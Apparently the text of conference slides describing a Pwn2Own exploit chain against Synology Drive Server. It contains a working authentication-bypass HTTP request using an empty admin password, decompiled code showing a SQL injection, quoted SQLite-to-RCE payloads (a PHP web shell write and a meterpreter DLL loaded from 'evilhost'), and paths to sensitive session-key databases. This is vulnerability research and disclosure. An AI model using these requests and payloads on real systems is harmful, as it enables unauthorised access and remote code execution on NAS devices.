
我是 admin，
沒有密碼

syncd



DEV✓CORE

Synology Drive Server



X	SYNO.FotoTeam.Browse.Folder (disabled)	copy,count,create,delete,get,list,list_parents,mv,move,remove	X	SYNO.SynologyDrive.Shard	get,getjs,init
X	SYNO.FotoTeam.Browse.Item (disabled)	a lot	X	SYNO.SynologyDrive.Tasks	delete,get,list
X	SYNO.FotoTeam.Browse.Unit (disabled)	count,get,get_thumbnail_status	X	SYNO.SynologyDrive.TeamFolders	list,list_members
X	SYNO.FotoTeam.Download (disabled)	download,covert	X	SYNO.Core.Directory.SSO.utils	exchange
X	SYNO.FotoTeam.Streaming (disabled)	streaming	X	SYNO.SecurityAdvisor.Report.HTML	open
X	SYNO.FotoTeam.Thumbnail	get	X	SYNO.Entry.Request (not-exist)	
X	SYNO.FotoTeam.Upload.Item (disabled)	backup_{check,to_path},upload,upload_to_folder	X	SYNO.API.Encryption	getinfo
X	SYNO.Foto.Migration	get_status	X	SYNO.Core.Package.AutoUpgrade.Progress	get
X	SYNO.Foto.PublicSharing	get,get_album_cover,get_ui_string	X	SYNO.Core.Desktop.Defs	getjs
X	SYNO.Foto.Setting.Guest	get	X	SYNO.Core.Desktop.Initdata	get_user
X	SYNO.MangoDrive.Guard	clean_{cloud_sync,sharing,backup}	X	SYNO.Core.Desktop.JSUIString	getjs
			X	SYNO.Core.Desktop.SessionData	getjs,getjs
			X	SYNO.Core.Desktop.UIString	getjs
			X	SYNO.Core.Desktop.Upgrade	get_pgsql,do
			X	SYNO.Core.Synobdback	UIDcon
					get,se
					lockMode get_passw
					run,check
X	SYNO.SynologyDrive.AdvanceSharing.Public	auth	X	SYNO.API.Auth.type	get
X	SYNO.SynologyDrive.Authentication	authenticate,authenticate_by_dsm,revoke,set_active	X	SYNO.API.Auth.UIConfig	get
X	SYNO.SynologyDrive.Files	too many	X	SYNO.Core.OTP.Ex	save_mail,get_qrcode,
X	SYNO.SynologyDrive.Metrics	get	X	SYNO.Core.OTP.Mail	send
X	SYNO.SynologyDrive.Mobile.Notification	unsubscribe,subscribe,pair,unpair	X	SYNO.FileStation.Sharing.Download	download
X	SYNO.SynologyDrive.Photos	get_metadata,list,upload	X	SYNO.FileStation.UIString	getjs
X	SYNO.SynologyDrive.Revisions	list,download,restore	X	SYNO.API.Auth	logout,login,session,oidc,res
X	SYNO.SynologyDrive.SCIM.Photo	get	X	SYNO.BEE.AdminCenter.Auth	auth
X	SYNO.SynologyDrive.SCIM.User	get	X	SYNO.BEE.API.Auth	auth
			X	SYNO.Core.Sharing.Login	login
			X	SYNO.Core.Sharing.Session	get
			X	SYNO.WebRTC.Proxy.Sharing	create,signal

api=SYNO.SynologyDrive.Authentication
method=authenticate



💀 Syncd Auth Bypass 💀

Request

PrettyRawHex

1 POST /webapi/entry.cgi HTTP/1.1
2 Host: bst:5000
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 117
5
6 api=SYNO.SynologyDrive.Authentication&method=authenticate&version=3&username=admin&password=&opt_code=a&device_name=a

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 18 Oct 2024 00:06:51 GMT
4 Content-Type: application/json; charset="UTF-8"
5 Connection: keep-alive
6 Keep-Alive: timeout=20
7 Vary: Accept-Encoding
8 X-Content-Type-Options: nosniff

api=SYNO.SynologyDrive.Authentication&method=authenticate&version=3&username=admin&password=&...

給 username 但給空密碼

💀 Syncd Auth Bypass 💀

Request

PrettyRawHex

1 POST /webapi/entry.cgi HTTP/1.1
2 Host: bst:5000
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 117
5
6 api=SYNO.SynologyDrive.Authentication&method=authenticate&version=3&username=admin&password=&opt_code=a&device_name=a

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 18 Oct 2024 00:06:51 GMT
4 Content-Type: application/json; charset="UTF-8"
5 Connection: keep-alive
6 Keep-Alive: timeout=20
7 Vary: Accept-Encoding
8 X-Content-Type-Options: nosniff
9 X-XSS-Protection: 1; mode=block

"access_token": "d7af8a6643bd8a2cd6fd2c2a10ec89f6"

通過認證 ✌️

"data": {
 "access_token": "d7af8a6643bd8a2cd6fd2c2a10ec89f6",
 "server_id": "14ac670a88e59b47584e4f3e1fd4cb17"
},
"success": true
}

Post-Auth Action

batch_copy
batch_move
batch_download
batch_restore
batch_remove
batch_convert
empty_recycle_bin
...



成功解鎖 Post-Auth Actions

等等，好像忘記什麼重要的事



07/30



10/08



11/07



投影片進度：五張
講稿進度：0%



DEV✓CORE

出大事啦！



11/07

0%



07/30

DEV✓CORE



我

哆啦○夢

真拿你沒辦法

太晚講了吧 ==

09/16


報名截止

10/17

10/08

哆啦○夢
救救我

10/08



10/12



演講

10/14



報名截止



10/17



10/25



匈牙利布達佩斯




Pwn2Own Ireland

Post-Auth Action

batch_copy
batch_move
batch_download
batch_restore
batch_remove
batch_convert
empty_recycle_bin
...



成功解鎖 Post-Auth Actions





Syncd SQL Injection



```
IDA View-A | Pseudocode-A | Pseudocode-B | Strings | Hex View-1 | Local Types | Imports | Exports
480 *((_BYTE *)v61 + 16) = 0;
481 db::ApplicationSetting::GetSharingLinkFullyCustomURL[abi:cxx11](a2, &CustomURL);
482 v64 = std::string::_M_replace(&CustomURL, 0LL, 0LL, "sharing_link_fully_custom_url = \", 33LL);
483 v166.ptr = v166.data;
484 v65 = (_QWORD *)v64;
485 v67 = (char *)v64 + 16;
486 v66 = *(char **)v64;
487 v68 = *(_QWORD *)v64 + 8;
488 if (v66 == v67)
```

```
*((_BYTE *)v61 + 16) = 0;
db::ApplicationSetting::GetSharingLinkFullyCustomURL[abi:cxx11](a2, &CustomURL);
v64 = std::string::_M_replace(&CustomURL, 0LL, 0LL, "sharing_link_fully_custom_url = \", 33LL);
```


```
496 else
497 {
498     v69 = v65[2];
499     v166.ptr = v66;
500     *(_QWORD *)v166.data = v69;
501 }
502 *v65 = v67;
503 v65[1] = 0LL;
504 *((_BYTE *)v65 + 16) = 0;
505 v166.size = v68;
506 if (v68 == 0x3FFFFFFFFFFFFFFFFLL)
507     std::__throw_length_error("basic_string::append");
508 v70 = (__int64 *)std::string::_M_append(&v166, "\", 1LL);
509 v201 = v203;
00376D04 _ZN9synodrive2db10syncfolder11ManagerImpl25UpdateApplicationSettingsERN2db16ConnectionHolderERKNS3_18Appli
```

CustomURL 使用者可控

```
SELECT * FROM table WHERE  
sharing_link_custom_url = "<INPUT>"
```


WEB

100





master

[PayloadsAllTheThings](#) / [SQL Injection](#) / [SQLite Injection.md](#)

Top

Preview

Code

Blame

Raw



🔗 SQLite Remote Code Execution

Attach Database

```
ATTACH DATABASE '/var/www/lol.php' AS lol;  
CREATE TABLE lol.pwn (dataz text);  
INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?>");--
```



Load_extension



This component is disabled by default.

```
UNION SELECT 1,load_extension('\\evilhost\evilshare\meterpreter.dll','DllMain');--
```





master



PayloadsAllTheThings / SQL Injection / SQLite Injection.md



Top

Preview

Code

Blame

Raw



SQLite Remote Code Execution

Attach Database

目標沒有裝 PHP



Load_extension



This component is disabled by default.

```
UNION SELECT 1,load_extension('\\\\evilhost\\evilshare\\meterpreter.dll','DllMain');--
```





master



PayloadsAllTheThings / SQL Injection / SQLite Injection.md



Top

Preview

Code

Blame

Raw



SQLite Remote Code Execution

Attach Database

目次

Load_extension



This component is disabled

```
UNION SELECT 1,load_extension('\\\\evilhost\\evilshare\\meterpreter.dll','DllMain');--
```



SQL(ite) Injection to RCE

DEV✓CORE

- ✗ `LOAD_EXTENSION()`
- ✗ 寫 `crontab` 及 `authorized_keys`
- ✗ 寫 `current.users (.json)` 登入

SQL(ite)

超級慌張

DEV✓CORE

✗ LOAD_EX

✗ 寫 cront

✗ 寫 curre



SQLite Injection to RCE

DEV✓CORE

- ✗ `LOAD_EXTENSION()`
- ✗ 寫 `crontab` 及 `authorized_keys`
- ✗ 寫 `current.users (.json)` 登入
- ？ 打 SQLite 記憶體洞！



SQL(ite) Inj

DEV✓CORE



你有多猛



我 ROP 用 SQL 疊

為什麼思考框框被限制在寫檔？



doom' ; ATTACH DATABASE

' /path/to/Shell.php '

AS pwn ; INSERT INTO...

doom' ; ATTACH DATABASE

' /path/to/SQLite.db '

AS pwn ; INSERT INTO...

✗ 找那些目錄寫爛檔可以拿 Shell

✓ 找那些 DB 寫紀錄可以拿 Shell



那些內建的 SQLite 資料庫可以玩

- /etc/synoappprivilege.db
- /etc/synotautoblock.db
- /usr/syno/etc/dsmnotify.db
- /usr/syno/etc/esynoscheduler/esynoscheduler.db
- /usr/syno/etc/private/session/syno-pam-key.db
- /usr/syno/etc/private/session/syno-access-token.db
- /usr/syno/etc/private/session/sharing/sharing.db
- ...and more

那些內建的 SQLite 資料庫可以玩

DEV✓CORE

- /etc/synoappprivilege.db
- /etc/synotautoblock.db
- /usr/syno/etc/dsmnotify.db
- /usr/syno/etc/esynoscheduler/esynoscheduler.db

/usr/syno/etc/private/session/**syno-pam-key.db**

- /usr/syno/etc/private/session/syno-access-token.db
- /usr/syno/etc/private/session/sharing/sharing.db
- ...and more



Fix 2fa auth for dsm 7 #53

 Merged

mib1185 merged 3 commits into `hacf-fr:master` from `mib1185:2fa-auth-dsm7` on Sep 11, 2021

Conversation 7

Commits 3

Checks 0

Files changed 10

Beginning with DSM 7 a new version of **SYNO.API.Auth** was introduced

Beginning with DSM 7 a new version of `SYNO.API.Auth` was introduced - version 7.

In case of 2fa auth device ID to skip OTP checking is responded as `device_id` (not `did`):

DSM 7 (*api version 7*)

/usr/syno/etc/private/session/syno-pam-key.db

id	user	scope	key	attribute1	attribute2	enabled
...	admin	...	0xec9184cfe1e3...	NULL	browser	0
...	...	...	0x96943a24b2f4...	NULL	browser	1
...	...	...	...	...	...	...

/usr/syno/etc/private/session/**syno-pam-key.db**


id	user	scope	key	attribute1	attribute2	enabled
...	admin	...	0xec9184cfe1e3...	NULL	browser	0
...	...	...	0x96943a24b2f4...	NULL	browser	1
...	...	...	...	...	...	...
...	admin	...	0xabf6bf6c4078...	NULL	browser	1

/usr/syno/etc/private/session/syno-pam-key.db


